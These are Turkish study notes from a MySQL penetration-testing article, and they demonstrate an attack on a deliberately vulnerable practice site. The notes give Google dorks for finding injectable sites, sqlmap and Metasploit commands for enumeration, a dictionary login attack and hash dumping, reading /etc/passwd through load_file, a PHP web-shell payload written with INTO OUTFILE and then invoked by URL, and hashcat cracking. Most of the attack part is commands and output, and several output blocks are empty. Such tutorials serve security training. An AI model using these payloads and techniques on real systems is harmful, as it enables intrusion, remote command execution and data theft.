ÖN BİLGİ

Bu belgenin resmi adresi bulunamamıştır. Alternatif adreste yedeklenmiştir. Bu belge

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/MySQL%20S%C4%B1zma%20Testi.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Günümüz teknolojilerine bağlı kalarak tekrarlanabilir modülerlikteki test metodolojileriyle birlikte ve yüksek kalitedeki yazımlar sayesinde kaliteli ve güvenilir güvenlik testleri yapabilirsiniz.

(Page 2)

2)

Sızma Testi Nedir?
Sızma testi bir sistemin kaynaklarına herhangi bir kullanıcı adı, şifre veya erişim için gerekli olabilecek diğer yan verilere sahip olmadan o sisteme giriş denemeleri yapabilmek adına geliştirilen süreçlerin tümüne verilen addır. Başarılı bir penetrasyon testinin sonunda gizli bir döküman, fiyat listesi, veritabanı veya diğer korumalı bilgiye erişilebilir olması gerekir.

(page 2)

3)

Savunmasız Site Aramak
Kötü niyetli kişiler ve organizasyonlar savunmasız bir web sitesini ve haliyle savunmasız bir veritabanını bulabilmek için öncelikle google'da özel keyword'ler kullanarak arama yaparlar. Mesela “php?id=XXX” gibi. Bu standart keyword'leri kullanarak savunmasız site bulmak oldukça kolaydır. Aşağıda bu keyword'lerden bazılarını görmektesiniz:

- inurl:index.php?id=
- inurl:gallery.php?id=
- inurl:post.php?id=
- inurl:article?id=

Belirli mantık çerçevesinde bu linkler çeşitlendirilebilir. Bu yazıda veritabanına sızma işlemi kasıtlı zafiyetler barındıran http://www.webscantest.com sitesi üzerinden gerçekleştirilecektir.

(page 5)

4)

MySQL'e Sqlmap ile Sızma

Aşağıdaki komut ile hedef sitenin SQL Injection açığından faydalanarak çalıştırdığı MySQL yazılımının versiyonu tespit edilir:

```
> sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4"

Output:
    [...]
    web server operating system: Linux Ubuntu
    web application technology: Apache 2.4.7, PHP 5.5.9
    back-end DBMS: MySQL 5.0
```

Aşağıdaki komut hedef sistemdeki yüklü tüm veritabanlarını ekrana basacaktır.

> sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs

Output:

scanme
information_schema

Aşağıdaki komut ise hedef sistemdeki scanme adlı veritabanının içindeki barınan tabloların tüm kolonları ekrana basacaktır:

> sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs --columns -D webscantest

Output:

Görüldüğü üzere kolonlar ilgili tablo isimleri altında kategorik olarak ekrana basılmıştır.

5)

MySQL'e Metasploit İle Sızma

Metasploit modülünde kullanmak üzere hedef sitenin IP'sini öğrenelim:

> nslookup http://www.webscantest.com

Output:
69.164.223.208

Ardından metasploit modülümüzü hazırlayalım.


msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set RHOSTS 69.164.223.208
msf auxiliary(mysql_version) > run

Output:
[*] 69.164.223.208 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)

Versiyon tespiti sonrası şimdi sözlük saldırısı ile hedef MySQL yazılımına ait bir hesap ele geçirmeye çalışalım:

msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set RHOSTS 69.164.223.208
msf auxiliary(mysql_login) > set USER_FILE /root/Desktop/usernames.txt
msf auxiliary(mysql_login) > set PASS_FILE   /root/Desktop/passwords.txt
msf auxiliary(mysql_login) > run

Output:



Yeşil renkli satırlardan da görebileceğimiz üzere guest ve root kullanıcılarının şifresi olmadığı tespit edilmiştir. Bu hesaplardan biri kullanılarak hedef MySQL yazılımının sahip olduğu tüm hesaplar hakkında detaylı bilgi edinilebilir. Bunun için mysql_enum modülü kullanılmalıdır:

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > set RHOST 69.164.223.208
msf auxiliary(mysql_enum) > set USERNAME root
msf auxiliary(mysql_enum) > run
```

Output:

Connection is refused by remote host. [Puffff :(]

MySQL'deki tüm hesapların şifrelerini ekrana basmak için Metasploit'in mysql_hashdump modülü kullanılmalıdır:

```
msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(mysql_hashdump) > set USERNAME root
msf auxiliary(mysql_hashdump) > set RHOSTS 69.164.223.208
msf auxiliary(mysql_hashdump) > run
```

Output:

root:
guest:

root'un ve guet'in parolası olmadığından ilgili hash verisi çıktıya yansımamıştır. Eğer olsaydı elimizde tüm MySQL kullanıcılarının parola hash'leri olmuş olacaktı.

mysql_hashdump modülünün sunduğu hesap bilgilerini kullanarak konsoldan hedef MySQL'e bağlanabiliriz. Bağlantı için gerekli kod syntax'ı şu şekildedir:

```
> mysql -h hedefIP  -u  username  -p  password
```


Daha önce mysql_login modülü ile yapılan sözlük saldırısında keşfettiğimiz üzere root kullanıcısı vardı ve şifresi yoktu. Bu hesabı şimdi hedef mysql'e bağlanmak için kullanalım:

```
> mysql -h 69.164.223.208 -u root -p

Welcome to the MySQL monitor.
Your MySQL connection id is 866.

mysql >
```

Görüldüğü üzere mysql oturumu açılmış bulunmaktadır. Artık SQL komutları ile hedef MySQL yazılımında yüklü veritabanları, tablolar, kolonlar ve değerleri ekrana basılabilir ve hassas bilgiler ele geçirilebilir.

mysql > show databases;


Output:



Sıralı veritabanlarından mysql adlı veritabanını seçelim ve bu veritabanının içinde yüklü tabloları ekrana basalım:

mysql > use mysql
mysql > show tables;

Output:



Sıralı tablolardan user adlı tabloyu seçelim ve kolon değerlerini ekrana basalım:

mysql > select User, Password from user;

Output:

Görüldüğü gibi 3 kullanıcı var ve şifreleri ise yok. Görüldüğü üzere zayıf şifreleme MySQL pentester'larının en çok ilgilendikleri zafiyetlerden biridir. Bu, bütün sistemi ele geçirmenin en kolay yollarından biridir. Çünkü hesap bilgileri elimizde ise konsoldan mysql ile session alabileceğimiz anlamına gelir. Eğer session alabilirsek istediğimiz tablonun içeriğini okuyabileceğimiz anlamına gelir. Yani sistemin anahtarları elimize geçecektir. Böylelikle saldırganlar hassas verisi çalınmış firmaya şantaj yapabilir, fidye isteyebilir ya da internette yayınlayabilir.

(Page 9-15)

6)

Hedef sistemin /etc/passwd gibi kritik bir dosyasını okuyalım. Böylece hedef sistemde yüklü işletim sistemine ait kullanıcı adlarına ve ait oldukları gruplara vakıf olmuş olacağız:

mysql > SELECT load_file('/etc/passwd');

Output:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
…
…

Hedef sistemde ilerlemek için çalışan servislerin konfigurasyon dosyaları okunarak çalışma dizinleri, kullanıcı hesapları gibi bilgiler elde edilebilir.

(Page 20-21)

7)

Dosya okumanın yanısıra bir başka tercih ise sistemde komut çalıştırmak, içerik yüklemek ve çalıştırmak olabilir. Bunun için into outfile() fonksiyonundan yararlanılır:

```
SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE "/var/www/ajan.php"; --
```

Komut düzgün çalıştığı takdirde aşağıdaki gibi bir kullanım ile hedef sistem üzerinde komut çalıştırıp çıktısını tarayıcı ekranına basabiliriz:

```
http://hedef.com/ajan.php?cmd=cat /etc/apache2/apache2.conf
```

(Page 21-22)

8)

Hashcat ile MySQL Password'ü Kırma

Varsayalım ki ele geçirdiğimiz MySQL parola özeti şu şekildedir:

```
6691484EA6B50DDDE1926A220DA01FA9E575C18A
```

Bu parolayı kırabilmek için hashcat'ten yararlanabiliriz:

```
> hashcat --help | grep MySQL

Output:
        200 = MySQL
        300 = MySQL4.1/MySQL5
```

Görüldüğü üzere kullanabileceğimiz iki alternatif vardır. Eğer birincisi işe yaramazsa ikincisini kullanın. Böylece parolayı kırmış olacaksınız:

```
> hashcat -m 200 -a 0 /root/Desktop/hash.txt   /root/Desktop/rockyou.txt
> hashcat -m 300 -a 0 /root/Desktop/hash.txt   /root/Desktop/rockyou.txt

Output:
```

(page 18)